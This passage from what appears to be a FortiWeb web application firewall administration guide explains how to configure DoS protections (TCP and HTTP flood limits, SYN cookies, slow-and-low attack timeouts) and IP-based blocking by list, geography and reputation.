- A client opens 5 TCP connections, where each connection has a different source port. Each TCP connection creates 3 HTTP `GET` requests. The FortiWeb appliance blocks the extra connections as there are 15 HTTP requests overall, which exceeds the limit.
- A client opens a single TCP connection with 12 HTTP `GET` requests. The **Period Block** action is set. Once the count exceeds 10, the FortiWeb appliance blocks all traffic from the client for the specified block period.

Limiting TCP connections per IP address by session cookie

You can limit the number of TCP connections per HTTP session. This can prevent TCP connection floods from clients operating behind a shared IP with innocent clients.

Excessive numbers of TCP connections per session can occur if a web application or client is malfunctioning, or if an attacker is attempting to waste socket resources to produce a DoS.

This feature is similar to **DoS Protection > Network > TCP Flood Prevention**. However, this feature counts TCP connections per session cookie, while **TCP Flood Prevention** counts only TCP connections per IP address. Because it uses session cookies at the application layer instead of only TCP/IP connections at the network layer, this feature can differentiate multiple clients that may be behind the same source IP address, such as when the source IP address hides a subnet that uses network address translation (NAT). However, in order to work, the client must support cookies.

If the count exceeds the limit, FortiWeb executes the **Action**.

This scan is bypassed if the client's source IP is a known search engine and you have configured Known Search Engines in Configuring known bots on page 598.

To configure a TCP connection limit per session

1. Go to **DoS Protection > Application > Malicious IPs**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
TCP Connection Number Limit	Type the maximum number of TCP connections allowed with a single HTTP client. The valid range is from 1 to 1,024. The default is 1. Fortinet suggests an initial value of 100. For details, see Reducing false positives on page 864.
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 672. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and

	authentication pages (replacement messages) on page 721. **Tip:** For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker's request at the HTTP layer, compounding the effects of the DDoS. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. The default value is **Alert**. **Caution:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to enforce actions for this feature. For details, see Sessions & FortiWeb HA on page 43. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action on page 671 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). For details, see Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **Medium**.
Trigger Policy	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.

4. Click **OK**.
5. Group the rule in a DoS protection policy that is used by a protection profile. For details, see Grouping DoS protection rules on page 679.
6. Enable the **Client Management** option in the protection profile.
   Attack log messages contain `DoS Attack: Malicious IPs Violation` when this feature detects a TCP flood with the same HTTP session cookie. For details, see Log rate limits on page 795.

Example: TCP connection per session limit

If you set 10 as the connection limit, here are two scenarios:

- A client opens 5 TCP connections. Each connection has a different source port. Because each connection has a valid session cookie, and does not exceed the connection limit, the FortiWeb appliance allows them.
- A client opens 11 TCP connections. The FortiWeb appliance blocks the last connection because it exceeds the limit of 10.

See also

- Limiting TCP connections per IP address on page 676

Preventing an HTTP request flood

You can limit the number of HTTP requests per second, per session, per URL. This effectively prevents HTTP request floods that utilize a single URL.

Because this feature uses session cookies at the application layer instead of only TCP/IP connections at the network layer, this feature can differentiate multiple clients that may be behind the same source IP address, such as when the source IP address hides a subnet that uses network address translation (NAT). However, the client must support cookies.

This feature is similar to **DoS Protection > Application > HTTP Access Limit**. However, rather than preventing many requests to **any** URL by the same client, it prevents many requests to the **same** URL by the same client.

If the rate exceeds the limit, the FortiWeb appliance executes the **Action**.

This scan is bypassed if the client's source IP is a known search engine and you have configured Known Search Engines in Configuring known bots on page 598.

To configure HTTP flood prevention

1. Go to **DoS Protection > Application > HTTP Flood Prevention**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
HTTP Request Limit/sec	Type the maximum rate of requests per second allowed from a single HTTP client. The valid range is from 0 to 4,096. The default is 0. Fortinet suggests an initial value of 500. For details, see Reducing false positives on page 864.
Bot Confirmation	Enable to confirm if the client is indeed a bot. The system sends RBE (Real Browser Enforcement) JavaScript or CAPTCHA to the client to double check if it's a bot.
For Browser	
Verification Method	• **Disabled:** Not to carry out the real browser verification.

	• **Real Browser Enforcement**—Specifies whether FortiWeb returns a JavaScript to the client to test whether it is a web browser or automated tool when it meets any of the specified conditions. If the client fails the test or does not return results before the Validation Timeout expires, FortiWeb applies the Action. If the client appears to be a web browser, FortiWeb allows the client to exceed the action. • **CAPTCHA Enforcement**—Requires the client to successfully fulfill a CAPTCHA request. If the client cannot successfully fulfill the request within the Max Attempt Times or doesn't fulfill the request within the Validation Timeout, FortiWeb applies the Action and sends the CAPTCHA block page. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **reCAPTCHA Enforcement**—Requires the client to successfully fulfill a reCAPTCHA request. If the client cannot successfully fulfill the request within the Validation Timeout, FortiWeb applies the Action and sends the reCAPTCHA block page. For details, see Customizing error and authentication pages (replacement messages) on page 721.
reCAPTCHA	Select the reCAPTCHA server you have created in the **reCAPTCHA Server** tab in **User > Remote Server**. See Creating reCAPTCHA servers
Validation Timeout	Enter the maximum amount of time (in seconds) that FortiWeb waits for results from the client. Available only when the Verification Method is Real Browser Enforcement, CAPTCHA Enforcement, or reCAPTCHA Enforcement.
Max Attempt Times	If **CAPTCHA Enforcement** is selected for Verification Method, enter the maximum number of attempts that a client may attempt to fulfill a CAPTCHA request.
For Mobile Client App	Available only when Mobile Application Identification is enabled in **System > Config > Feature Visibility**.
Verification Method	• **Disabled:** Not to carry out the mobile token verification. • **Mobile Token Validation:** Requires the client to use mobile token to verify whether the traffic is from mobile devices. To apply mobile token validation, you must enable Mobile App Identification in Web Protection Profile.
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 675.

	You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Tip:** For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker's request at the HTTP layer, compounding the effects of the DDoS. **Note:** If FortiWeb is deployed behind a NAT load balancer, when using this option, you **must** also define an X-header that indicates the original client's IP. Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type. For details, see Defining your proxies, clients, & X-headers on page 186. The default value is **Alert**. **Caution:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Because the new active appliance does not know previous session history, after an HA failover, for existing sessions, FortiWeb will **not** be able to enforce actions for this feature. For details, see Sessions & FortiWeb HA on page 43. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action on page 671 is set to **Period Block**. The valid range is from 1 to 10,000 (2.78 hours). For details, see Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Informative • Low • Medium • High The default value is **High**.
Trigger Policy	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.

4. Click **OK**.
5. Group the rule in a DoS protection policy. For details, see Grouping DoS protection rules on page 679.
6. Select the DoS protection policy in a protection profile. For details, see Configuring a protection profile for inline topologies on page 219.
7. Enable the **Client Management** option in the protection profile.

Attack log messages contain `DoS Attack: HTTP Flood Prevention Violation` when this feature detects an HTTP flood.

Example: HTTP request flood prevention

Assuming you set 10 as the limit, here are three scenarios:

- A client opens a single TCP connection with 8 HTTP GET requests. As long as they all have the session cookie set by the FortiWeb appliance, it allows the requests.
- A client opens a single TCP connection with 8 HTTP GET requests. One request does not have the session cookie. The FortiWeb appliance drops the TCP connection (dropping all sessions).
- Two clients open 2 TCP connections. Each has 6 HTTP requests with the same session cookie. The FortiWeb appliance blocks the last two requests because there are 12, which exceeds the 10 limit.

Configuring network-layer DoS protection

You configure DoS protection at the network layer using the **DoS Protection > Network** submenu and server policies.

Limiting TCP connections per IP address

You can limit the number of fully-formed TCP connections per source IP address. This effectively prevents TCP flood-style denial-of-service (DoS) attacks.

TCP flood attacks exploit the fact that servers must consume memory to maintain the state of the open connection until either the timeout, or the client or server closes the connection. This consumes some memory even if the client is not currently sending any HTTP requests.

Normally, a legitimate client will form a single TCP connection, through which they may make several HTTP requests. As a result, each client consumes a negligible amount of memory to track the state of the TCP connection. However, an attacker will open many connections with perhaps zero or one request each, until the server is exhausted and has no memory left to track the TCP states of new connections with legitimate clients.

This feature is similar to **DoS Protection > Application > Malicious IPs**. However, this feature counts TCP connections per IP, while **Malicious IPs** counts TCP connections per session cookie.

It is also similar to the **Syn Cookie** setting in a server policy. However, this feature counts fully-formed TCP connections, while **Syn Cookie** counts partially-formed TCP connections.

FortiWeb counts the TCP connections. If a source IP address exceeds the limit, FortiWeb executes the **Action** for that client.

TCP Flood Prevention applies to all the traffic coming into FortiWeb. Even if the IP address of a packet is listed as Trust IP in **IP Protection**, FortiWeb will take action if it violates the TCP Flood Prevention rule.

While HTTP Flood Prevention, Malicious IPs, and HTTP Access Limit act differently with TCP Flood Prevention. They allow the Trust IP in **IP Protection** to go through even if there is a violation.

This scan is bypassed if you have selected **HTTP content routing** deployment mode in server policy.

To configure a TCP connection flood limit

1. Go to **DoS Protection > Network > TCP Flood Prevention**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
TCP Connection Number Limit	Type the maximum number of TCP connections allowed with a single source IP address. The valid range is from 0 to 65,535. The default is 0.
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert**—Accept the request and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Block Period on page 677. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721. **Tip:** For improved performance during a confirmed DDoS, select this option. Attackers participating in the DoS will then be blocked at the IP layer, conserving FortiWeb resources that would otherwise be consumed by scanning each attacker's request at the HTTP layer, compounding the effects of the DDoS. The default value is **Alert**. **Caution:** This setting will be ignored if Monitor Mode on page 249 is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. For details, see Logging on page 793 and Alert email on page 818.
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action on page 677 is set to **Period Block**. The valid range is from 1 to 3,600 seconds (1 hour). For details, see Monitoring currently blocked IPs on page 839.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:

	• Informative • Low • Medium • High The default value is **Medium**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. For details, see Viewing log messages on page 811.

4. Click **OK**.
5. Group the rule in a DoS protection policy that is used by a protection profile. For details, see Grouping DoS protection rules on page 679.
   Attack log messages contain `DoS Attack: TCP Flood Prevention Violation` when this feature detects a TCP connection flood. For details, see Log rate limits on page 795.

Example: TCP flood prevention

Assume you set 10 as the limit. A client opens 15 TCP connections. Each connection has a different source port. The FortiWeb appliance counts all connections as part of the same source IP and blocks the connections because they exceed the limit.

See also

- Limiting TCP connections per IP address by session cookie
- Preventing a TCP SYN flood

Preventing a TCP SYN flood

You can configure protection from TCP `SYN` flood-style denial of service (DoS) attacks.

TCP `SYN` floods attempt to exploit the state mechanism of TCP. At the point where a client has only sent a `SYN` signal, a connection has been initiated and therefore consumes server memory to remember the state of the half-open connection. However, because the connection is not yet fully formed, packets are not required to contain any actual application layer payload such as HTTP. Therefore, application-layer scans cannot block the connection. Scans that only count fully-formed socket connections (where the client's `SYN` has been replied to by a `SYN ACK` from the server, and the client has confirmed connection establishment with an `ACK`) cannot block it either.

Normally, a legitimate client quickly completes the connection build-up and tear-down. However, an attacker initiates many connections without completing them until the server is exhausted and has no memory left to track the TCP connection state for legitimate clients.

To prevent this, FortiWeb can use a "SYN cookie"—a small piece of memory that keeps a timeout for half-open connections. This mechanism prevents half-open connections from accumulating to the point of socket exhaustion.

This feature is similar to **DoS Protection > Network > TCP Flood Prevention**. However, this feature counts partially-formed TCP connections, while **TCP Flood Prevention** counts fully-formed TCP connections.

TCP SYN flood protection is available only when the operating mode is Reverse Proxy or True Transparent Proxy. To enable the feature, you configure the Syn Cookie on page 249 and Half Open Threshold on page 249 options in the appropriate server policy.

Grouping DoS protection rules

Before you can apply them in a server policy via a protection profile, you must first group DoS prevention rules. (You enable TCP SYN flood protection in the appropriate server policy.)

To configure a DoS protection policy

1. Before you can configure a DoS protection policy, you must first configure the rules that you want to include:
   - HTTP request flood prevention (see Preventing an HTTP request flood on page 673)
   - HTTP request rate limit (see Limiting the total HTTP request rate from an IP on page 667)
   - TCP connections per session (see Limiting TCP connections per IP address by session cookie on page 671)
   - TCP connection flood prevention (see Limiting TCP connections per IP address on page 676)
2. Go to **DoS Protection > DoS Protection Policy**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. In **Name**, type a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
5. If you want to apply features that use session cookies, enable **HTTP Session Based Prevention**.
   - From **HTTP Flood Prevention**, select an existing rule that sets the maximum number of HTTP requests per second to a specific URL. For details, see Preventing an HTTP request flood on page 673.
   - From **Malicious IPs**, select an existing rule that limits TCP connections from the same client. For details, see Limiting TCP connections per IP address by session cookie on page 671.
6. If you want to restrict traffic based upon request or connection counts, enable **HTTP DoS Prevention**.
   - From **HTTP Access Limit**, select a rule, if any, that you want to include. For details, see Limiting the total HTTP request rate from an IP on page 667.
   - From **TCP Flood Prevention**, select a rule, if any, that you want to include. For details, see Limiting TCP connections per IP address on page 676.
7. If you want to prevent attacks of fragmented packets, enable **Layer3 Fragment Protection**. You can also configure the fragmented packet details in FortiWeb CLI Reference.
8. Click **OK**.
9. To apply the policy, select the DoS protection policy in an inline protection profile. For details, see Configuring a protection profile for inline topologies on page 219.
10. If you have configured DoS protection features that use session cookies, also enable the **Client Management** option in the protection profile.

See also

- Sequence of scans on page 22
- Bot Analysis on page 780

Preventing slow and low attacks

A low and slow attack is a type of DoS attack that sends a small stream of traffic at a very slow rate. It targets application and server resources and is difficult to distinguish from normal traffic. The most popular attack tools include Slowloris and R.U.D.Y. Slowloris tries to keep many connections to the target web server open and hold them open as long as

possible. It accomplishes this by opening connections to the target web server and sending a partial request. Periodically, it will send subsequent HTTP headers, adding to—but never completing—the request. Affected servers will keep these connections open, filling their maximum concurrent connection pool, eventually denying additional connection attempts from clients.

FortiWeb can detect slow and low attacks and generate attack logs for you to trace the source.

Configuring protection rules for slow and low attacks

You can configure FortiWeb to prevent the long-lasting HTTP transactions.

1. Go to **Bot Mitigation > Threshold Based Detection**.
2. Click **Create New**.
3. For **Name**, enter a name for the threshold based detection rule that can be referenced in bot mitigation policy.

4. Configure the slow attack detection settings:

5.

Slow Attack Detection	
HTTP Transaction Timeout	Specify a timeout value, in seconds, for the HTTP transaction.
Packet Interval Timeout	Specify the timeout value, in seconds, for interval between packets arriving from either the client or server (request or response packets).
Occurrence	Define the frequency when HTTP response type is HTML, plain, XML, SOAP, and JSON.
Within (Seconds)	Enter the length of time, in seconds, which FortiWeb detects slow attack events.
Action	Select which action FortiWeb will take when it detects a violation of the policy: • **Alert**—Accept the connection and generate an alert email and/or log message. • **Alert & Deny**—Block the request (or reset the connection) and generate an alert and/or log message. • **Deny (no log)**—Block the request (or reset the connection). • **Period Block**—Block subsequent requests from the client for a number of seconds. Also configure Period Block. The default value is **Alert**.
Period Block	Enter the number of seconds that you want to block subsequent requests from a client after FortiWeb detects that the client has violated the policy. The valid range is 1–3600 seconds (1 hour) This setting is available only if Action is set to **Period Block**.
Severity	When policy violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level FortiWeb will use when it logs a violation of the policy: • Informative • Low • Medium • High The default value is **Low**.
Trigger Policy	Select the trigger, if any, that FortiWeb will use when it logs and/or sends an alert email about a violation of the policy. For details, see Viewing log messages on page 811.

6. Click **OK**.

See information on the threshold based detection rule, see Configuring threshold based detection on page 589.

In addition to the configurations in the threshold based detection rule, the following two commands in `server-policy policy` are also useful to prevent slow and low attacks that periodically add HTTP headers to a request.

```
config server-policy policy
   edit "<policy_name>"
      set HTTP-header-timeout <seconds_int>
```

```
    set tcp-recv-timeout <seconds_int>
  next
end
```

Variable	Description	Default
HTTP-header-timeout <seconds_int>	The amount of time (in seconds) that FortiWeb will wait for the whole HTTP request header after a client sets up a TCP connection. FortiWeb closes the connection if the HTTP request is timeout. The valid range is 0–1200. A value of 0 means that there is no timeout.	0
tcp-recv-timeout <seconds_int>	The amount of time (in seconds) that FortiWeb will wait for a client to send a request after the client sets up a TCP connection. FortiWeb closes the connection if the TCP request is timeout. The valid range is 0–300. A value of 0 means that there is no timeout.	0

IP Protection

You can block requests from clients based upon their source IP address directly, their current reputation known to FortiGuard, or which country or region the IP address is associated with.

Conversely, you can also exempt clients from scans typically included by the policy.

- IP List - Blocklisting & whitelisting clients using a source IP or source IP range
- GEO IP - Blocklisting & whitelisting countries & regions
- IP Reputation - Blocklisting source IPs with poor reputation

GEO IP - Blocklisting & whitelisting countries & regions

While many websites are truly global in nature, others are specific to a region. Government web applications that provide services only to its residents are one example.

In such cases, when requests **appear** to originate from other parts of the world, it may not be worth the security risk to accept them.

- DDoS botnets and mercenary hackers might be the predominant traffic source.
- Anonymizing VPN services or Tor may have been used to mask the true source IP of an attacker that is actually within your own country.

Blacklisting clients individually in this case would be time-consuming and difficult to maintain due to PPPoE or other dynamic allocations of public IP addresses, and IP blocks that are re-used by innocent clients.

FortiWeb allows you to block traffic from many IP addresses that are currently known to belong to networks in other regions. It uses a MaxMind GeoLite (HTTPs://www.maxmind.com) database of mappings between geographical regions and all public IP addresses that are known to originate from them.

You can also specify exceptions to the blacklist, which allows you to, block a country or region but allow a geographic location within that country or region. If you configure Known Search Engines in Configuring known bots on page 598, blacklisting will also bypass client source IP addresses if they are using a known search engine.

Because network mappings may change as networks grow and shrink, if you use this feature, be sure to periodically update the geography-to-IP mapping database. To download the file, go to the Fortinet Customer Service & Support website:

HTTPs://support.fortinet.com

Because geographical IP policies are evaluated before many other techniques, defining these IP addresses can be used to improve performance. For details, see Sequence of scans on page 22.

To configure blocking by geography

1. Verify that client source IP addresses are visible to FortiWeb in either the X-headers or as the `SRC` field at the IP layer. For details, see Defining your web servers & load balancers on page 152.
   If FortiWeb is behind an external load balancer that applies SNAT, for example, you may need to configure it to append its and the client's IP address to `X-Forwarded-For:` in the HTTP header so that FortiWeb can apply this feature. Otherwise, all traffic may appear to come from the same client, with a private network IP: the external load balancer.
2. If you want to use a trigger to create a log message and/or alert email when a geographically blacklisted client attempts to connect to your web servers, configure the trigger first. For details, see Viewing log messages on page 811.
3. If you need to exempt some clients' public IP addresses, configure Geo IP reputation exemptions first:
   - Go to **IP Protection > Geo IP**.
   - To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
   - Specify a name for the exception item, and then click **OK**.
   - Click **Create New** to add IPv4/IPv6 addresses (for example, `192.168.0.1` or `2001::1`) or IPv4/IPv6 ranges (for example, `192.168.0.1-192.168.0.255` or `2001::1-2001::100`) to the exception item, as required.
4. Go to **IP Protection > Geo IP**.
5. Click **Create New**.
6. Configure these settings:

Name	Type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when a blacklisted IP address attempts to connect to your web servers: • Informative • Low • Medium • High
Action	Select the action FortiWeb takes when it detects a blocklisted IP address. • Alert & Deny — Block the request (or reset the connection) and generate an alert email and/or log message. • Deny (no log) —Blocks the requests from the IP address without sending an alert email and/or log message. • Period Block—Blocks the requests from the IP address for a certain period of time. The valid range is 1-600 seconds.
Exception	If required, select the exceptions configuration you created in If you need to exempt some clients' public IP addresses, configure Geo IP reputation exemptions first: on page 684.

Trigger Policy	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a blacklisted IP address's attempt to connect to your web servers. For details, see Viewing log messages on page 811.
Ignore X-Forwarded-For	By default, FortiWeb scans the IP addresses in the X-Forwarded-For header at the HTTP layer. This causes high resource consumption. To enhance the performance, you can enable **Ignore X-Forwarded-For** so that the IP addresses can be scanned at the TCP layer instead. This avoids HTTP packets being processed unnecessarily.

7. Click **OK**.
8. Click **Create New**.
9. From the **Country** list on the left, select one or more geographical regions that you want to block, then click the right arrow to move them to the **Selected Country** list on the right.
   In addition to countries, the **Country** list also includes distinct territories within a country, such as Puerto Rico and United States Minor Outlying Islands, and regions that are not associated with any country, such as Antarctica.
10. Click **OK**.
    The web UI returns to the initial dialog. The countries that you are blocking will appear as individual entries.
11. Click **OK**.
12. To apply your geographical blocking rule, select it in a protection profile that a server policy is using. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.

See also

- GEO IP - Blocklisting & whitelisting countries & regions on page 683
- Connecting to FortiGuard services on page 417
- How often does Fortinet provide FortiGuard updates for FortiWeb? on page 423

IP List - Blocklisting & whitelisting clients using a source IP or source IP range

You can define which source IP addresses are trusted clients, undetermined, or distrusted.

- **Trusted IPs**—Almost always allowed to access to your protected web servers. Trusted IPs are exempt from many (but not all) of the restrictions that would otherwise be applied by a server policy. For a list of skipped scans, see Sequence of scans on page 22.
- **Blacklisted IPs**—Blocked and prevented from accessing your protected web servers. Requests from blacklisted IP addresses receive a warning message as the HTTP response. The warning message page includes **ID: 70007**, which is the ID of all attack log messages about requests from blacklisted IPs.

If a source IP address is **neither** explicitly blacklisted nor trusted by an IP list policy, the client can access your web servers, **unless** it is blocked by any of your other configured, subsequent web protection scan techniques. For details, see Sequence of scans on page 22.

Because trusted and blacklisted IP policies are evaluated before many other techniques, defining these IP addresses can be used to improve performance. For details, see Sequence of scans on page 22.

Because many businesses, universities, and even now home networks use NAT, a packet's source IP address may not necessarily match that of the client. Keep in mind that if you black list or white list an individual source IP, it may therefore inadvertently affect other clients that share the same IP.

To configure policies for individual source IPs

1. If you want to use a trigger to create a log message and/or alert email when a blacklisted client attempts to connect to your web servers, configure the trigger first. See Viewing log messages on page 811.
2. Go to **IP Protection > IP List**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Configure the following settings.

Name	1. Type a unique name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
Action	Select the action FortiWeb takes when it detects a blocklisted IP address. • Alert & Deny — Block the request (or reset the connection) and generate an alert email and/or log message. • Deny (no log) —Blocks the requests from the IP address without sending an alert email and/or log message. • Period Block—Blocks the requests from the IP address for a certain period of time. The valid range is 1-600 seconds.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when a blacklisted IP address attempts to connect to your web servers: • Informative • Low • Medium • High
Trigger Policy	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a blacklisted IP address's attempt to connect to your web servers. For details, see Viewing log messages on page 811.
Ignore X-Forwarded-For	By default, FortiWeb scans the IP addresses in the X-Forwarded-For header at the HTTP layer. This causes high resource consumption. To enhance the performance, you can enable **Ignore X-Forwarded-For** so that the IP addresses can be scanned at the TCP layer instead. This avoids HTTP packets being processed unnecessarily.

5. In **Name**,
6. Click **OK**.
7. Click **Create New** to add an entry to the set.
8. Configure these settings:

Type	Select either:

	• **Block IP**—The source IP address that is distrusted, and is permanently blocked (blacklisted) from accessing your web servers, even if it would normally pass all other scans. **Note:** If multiple clients share the same source IP address, such as when a group of clients is behind a firewall or router performing network address translation (NAT), blacklisting the source IP address could block innocent clients that share the same source IP address with an offending client. • **Trust IP**—The source IP address is trusted and allowed to access your web servers, **unless** it fails a previous scan. For details, see Sequence of scans on page 22. By default, if the IP address of a request is neither in the Block IP nor Trust IP list, FortiWeb will pass this request to other scans to decide whether it is allowed to access your web servers. However, you can define the **Allow Only** IP addresses so that such requests can be screened against the Allow Only IPs before they are passed to other scans. • **Allow Only**—If the source IP address is in the **Allow Only** range, it will be passed to other scans to decide whether it's allowed to access your web servers. If not, FortiWeb will take actions according to the trigger policy. If the Allow Only range is empty, then the source IP addresses which are neither in the Block IP nor Trust IP list will be passed directly to other scans. Requests that are blocked according to the IP Lists will receive a warning message as the HTTP response. The warning message page includes **ID: 70007**, which is the ID of all attack log messages about requests from blocked IPs.
IPv4/IPv6 / IP Range	Type the client's source IP address. You can enter either a single IP address or a range of addresses (e.g., `172.22.14.1-172.22.14.255` or `10:200::10:1-10:200:10:100`).

9. Click **OK.**
10. Repeat the previous steps for each individual IP list member that you want to add to the IP list.
11. To apply the IP list, select it in an inline or Offline Protection profile. For details, see Configuring a protection profile for inline topologies on page 219 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229.
    Attack log messages contain `Blacklisted IP blocked` when this feature detects a blacklisted source IP address.

See also

- IP List - Blocklisting & whitelisting clients using a source IP or source IP range on page 685
- Sequence of scans on page 22
- Monitoring currently blocked IPs on page 839

Blacklisting known bots

You can use FortiWeb features to control access by known bots such as:

- malicious bots such as DoS, Spam,and Crawler, etc.
- known good bots such as known search engines.

FortiWeb keeps up-to-date the predefined signatures for malicious robots and source IPs if you have subscribed to FortiGuard Security Service.

To block typically malicious bots, go to **Bot Mitigation > Known Bots** to configure **Malicious Bots**.

To control which search engine crawlers are allowed to access your sites, go to **Bot Mitigation > Known Bots** to configure **Known Search Engines**.

See also

- Sequence of scans on page 22

IP Reputation - Blocklisting source IPs with poor reputation

It would be an impossible task to manually identify and block all known attackers in the world. To block:

- botnets
- spammers
- phishers
- malicious spiders/crawlers
- virus-infected clients
- clients using anonymizing proxies
- DDoS participants

you can configure FortiWeb to use the FortiGuard IP Reputation. IP reputation leverages many techniques for accurate, early, and frequently updated identification of compromised and malicious clients so you can block attackers **before** they target your servers. Data about dangerous clients derives from many sources around the globe, including:

- FortiGuard service statistics
- honeypots
- botnet forensic analysis
- anonymizing proxies
- 3rd party sources in the security community

From these sources, Fortinet compiles a reputation for each public IP address. Clients will have poor reputations if they have been participating in attacks, willingly or otherwise. Because blacklisting innocent clients is equally undesirable, Fortinet also restores the reputations of clients that improve their behavior. This is crucial when an infected computer is cleaned, or in DHCP or PPPoE pools where an innocent client receives an IP address that was previously leased by an attacker.

Because IP reputation data is based on evidence of hostility rather than a client's current physical location on the globe, if your goal is to block attackers rather than restrict delivery, this feature may be preferable.

The IP Reputation feature can block or log clients based on X-header-derived client source IPs. For details, see Defining your proxies, clients, & X-headers on page 186.

IP reputation knowledge is regularly updated if you have subscribed and connected your FortiWeb to the FortiGuard IP Reputation service. Due to this, new options appear periodically. You can monitor the FortiGuard website feed (HTTP://fortiguard.com/rss/fg.xml) for security advisories which may correlate with new IP reputation-related options. For details, see Connecting to FortiGuard services on page 417.

Because geographical IP policies are evaluated before many other techniques, defining these IP addresses can be used to improve performance. For details, see Sequence of scans on page 22.

To configure an IP reputation policy

1. If you need to exempt some clients' public IP addresses due to possible false positives, configure IP reputation exemptions first. Go to **IP Protection > IP Reputation** and select the Exceptions tab to create a new exception.
2. Go to **IP Protection > IP Reputation** and select the **IP Reputation Policy** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. In the **Status** column, enable the following categories of disreputable clients that you want to block and/or log:

